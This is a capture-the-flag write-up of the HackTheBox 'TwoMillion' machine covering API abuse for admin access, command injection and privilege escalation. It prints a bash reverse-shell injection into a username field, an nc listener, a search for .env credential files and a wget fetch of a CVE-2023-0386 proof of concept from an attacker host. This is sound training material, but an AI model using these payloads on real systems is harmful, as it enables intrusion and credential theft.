Exploiting APIs in HackTheBox: TwoMillion
The HackTheBox challenge "TwoMillion" involved a little bit of everything, but plenty of API exploitation. The hardest part is simply finding the vulnerabilities, but this challenge offers a guided mode which gives you leads to follow.
Exploiting APIs in HackTheBox: TwoMillion
Getting User
Reconnaissance
- Nmap scan result:
| Port | Protocol | Service |
|---|---|---|
| 22 | TCP | SSH |
| 80 | TCP | HTTP |
Need 2million.htb in /etc/hosts
On website, a button leads to 2million.htb/invite

Interesting File
- The /invite page loads a JavaScript file named inviteapi.min.js which can be read in Firefox’s Debugger.

- The JavaScript code is obfuscated (as if it wasn’t unreadable enough). To deobfuscate, use de4js. This is the result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}
- We can call these functions in the browser console. Calling makeInviteCode returns a string encrypted with ROT13:
1
2
3
Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr", enctype: "ROT13" }
Using ROT13 on Cyberchef with (default) key 13: Message decrypts to
In order to generate the invite code, make a POST request to /api/v1/invite/generate- There are multiple ways to do this: See StackOverflow post. However, I will send directly from Firefox:
- Go to Network tab
- Find any prior POST request and right-click
- Edit and resend
- Sending the request to
/api/v1/invite/generateyields the following:
1
2
3
4
5
6
7
8
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "R0laVE4tVzE4U0ctRjVWWEctSDRVSjM=",
    "format": "encoded"
  }
}
- The equal sign at the end gives away that this is base64
- Decoded:
GIZTN-W18SG-F5VXG-H4UJ3
- Decoded:
- Pasting in the code: We are gifted a registration page:

We Registered
- I set up an account:
- Username: encryptstar
- Email: es@htb.org
- Password: password
- I now have access to the site.

- Clicking on “Access” in the left sidebar allows us to download an openvpn connection pack. - This is not directly useful, but we see it uses API to download the pack.
- Sending GET request to
/api/v1using the same Firefox trick, we see there are 3 API calls under “admin”:
1
2
3
4
5
6
7
8
9
10
11
"admin": {
    "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
    },
    "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
    },
    "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
    }
}
- First we want to set our user to admin via
/api/v1/admin/settings/updateso we can use the POST request. This takes a bit of trial and error: - Sending an empty PUT request yields this error:
1
2
3
4
  {
    "status": "danger",
    "message": "Invalid content type."
  }
- It likely wants a message in JSON. To indicate this, we want to add a
Content-Type: application/jsonheader to our request. In Firefox, you can do it in the New Request box:

- Sending this PUT request yields this error:
1
2
3
4
  {
    "status": "danger",
    "message": "Missing parameter: email"
  }
- This means the message needs to have a JSON block in the PUT request body and it needs to have an “email” parameter (this likely should be my own):
1
2
3
  {
    "email": "es@htb.org"
  }
- Sending this PUT request yields this error:
1
2
3
4
  {
    "status": "danger",
    "message": "Missing parameter: is_admin"
  }
- The
is_adminparameter is likely a boolean which I certainly want set totrue. So here’s our new request:
1
2
3
4
  {
    "email": "es@htb.org",
    "is_admin": true
  }
- Got an error for using true instead of 1, so I simply replace
truefor1for our final request:
1
2
3
4
  {
    "email": "es@htb.org",
    "is_admin": 1
  }
- Lets verify we are indeed admin using a GET request to
/api/v1/admin/auth. We gotmessage: true!

We Admin
- We need to set PUT to POST in the New Request field and use
/api/v1/admin/vpn/generate.

- After trial and error, this is the body request that seems to work:
1
2
3
{
	"username": "encryptstar"
}
- This API call is likely vulnerable to command injection since it’s interacting with the system. Lets set up a reverse shell:
- Run
nc -lvnp 6666on the local system to listen for connections. - In the JSON, inject a command like this:
1
2
3
{
    "username": "encryptstar;  /bin/bash -c '/bin/bash -i >& /dev/tcp/<HACKER_IP>/<HACKER_PORT> 0>&1'"
}
- The semicolon marks the username as the end of the command and
/bin/bash -c '/bin/bash -i >& /dev/tcp/<HACKER_IP>/<HACKER_PORT> 0>&1'as a new command to chain with it.
- Run
We Shell
- Now we have a shell into the system! But we still don’t got the user flag.
- However, passwords are normally stored in environment variables, which PHP usually stores in
.env- Running
find / -name .env 2>/dev/nullreturns/var/www/html/.env - This file has a username and password!
1
2
3
4
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
- Running
- With
adminandSuperDuperPass123, we can ssh as admin! User flag acquired!
Getting Root
- Although the vulnerability could be found using linpeas, there is an email at
/var/mail/adminwhich describes a vulnerability with OverlaysFS / FUSE.- This vulnerability is CVE-2023-0386
- The Proof-of-Concept I found is here
- Just need to compile the binary and have the target fetch my binary:
- Download the PoC
- Launch an http-server in the same directory as the PoC
- Use
wget http://<HACKER_IP>/poc.con the target to download it. - Compile and run it
- Root acquired!
This post is licensed under CC BY 4.0 by the author.